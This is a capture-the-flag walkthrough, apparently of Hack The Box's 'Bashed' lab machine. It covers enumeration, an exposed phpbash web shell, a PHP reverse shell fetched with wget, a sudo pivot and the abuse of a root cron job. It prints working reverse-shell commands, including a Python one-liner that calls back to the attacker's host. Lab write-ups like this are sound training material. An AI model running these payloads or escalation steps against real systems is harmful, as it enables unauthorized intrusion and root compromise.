
Bashed

Let's start with enumerating services with simple nmap command.

```
└$ nmap -sV 10.129.65.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-20 04:06 CST
Nmap scan report for 10.129.65.3
Host is up (0.044s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

Visiting this IP address on port 80 we are displayed a website.



Running gobuster we were able to find following directories that we can access:

```
-$ gobuster dir -u http://10.129.65.3 -w /usr/share/dirb/wordlists/big.txt
```

```
/css                  (Status: 301) [Size: 308] [--> http://10.129.65.3/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.129.65.3/dev/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.65.3/fonts/]
/images               (Status: 301) [Size: 311] [--> http://10.129.65.3/images/]
/js                   (Status: 301) [Size: 307] [--> http://10.129.65.3/js/]
/php                  (Status: 301) [Size: 308] [--> http://10.129.65.3/php/]
/server-status        (Status: 403) [Size: 299]
/uploads              (Status: 301) [Size: 312] [--> http://10.129.65.3/uploads/]
```

On one of them, it is /dev, we can find 2 PHP files that we can open. They seem to be semi-interactive shells for www-data user. User flag can be found at /home/arrexel.

Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.129.65.3 Port 80

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
www-data@bashed:/var/www/html/dev# ls /home
arrexel
scriptmanager
www-data@bashed:/var/www/html/dev# ls /home/arrexel
user.txt
```

```
www-data@bashed:/var/www/html/dev#
```

To have more possibilities we should get an interactive shell. For that pupose we will use /var/www/html/uploads directory that we have write permissions to. Let's setup up a listener locally, create a file in /uploads directory with PHP reverse shell (let's use PHP PentestMonkey from https://www.revshells.com/) and access it from browser.

```
-$ nc -nlvp 1234
```

```
-$ nano shell.php
```

```
-$ python3 -m http.server 8001
```

```
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.170:8001/shell.php
```

```
www-data@bashed:/var/www/html/uploads# ls
index.html
shell.php
```

```
10.129.65.3/uploads/shell.php
```

```
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.65.3] 40028
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 02:20:35 up 15 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Let's now find a way to escalate privileges.

```
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

We can run all commands with scriptmanager user permissions with no password authentication so we can simply switch to that user and upgrade TTY.

```
$ sudo -u scriptmanager /bin/bash
whoami
scriptmanager
```

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
scriptmanager@bashed:/$
```

There are 2 files at /scripts directory, as we can see we can write to test.py file and it will be written to test.txt file. That being said let's test it and create our own test.py file to write something else to test.txt file.

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Nov 20 02:26 test.txt
```

```
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

```
scriptmanager@bashed:/scripts$ vi test.py
```

```
I
f = open("test.txt", "w")
f.write("payload")
f.close^[:wq
~
```

We notice that modification date of file changed, so there probably is some kind of cron service running, executing test.py file once in a while.

```
testing 123!scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Nov 20 02:37 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   54 Nov 20 02:37 test.py
-rw-r--r--  1 root          root            12 Nov 20 02:34 test.txt
```

Let's now insert Python reverse shell code to new exploit.py file, setup a listener and wait for connection.

```
scriptmanager@bashed:/scripts$ echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"10.10.14.170\",1235));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.
call([\"/bin/sh\",\"-i\"]);" > exploit.py
```

```
└─$ nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.65.3] 49314
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls /root
root.txt
```

Success ! We gained root access and root flag can be found at /root.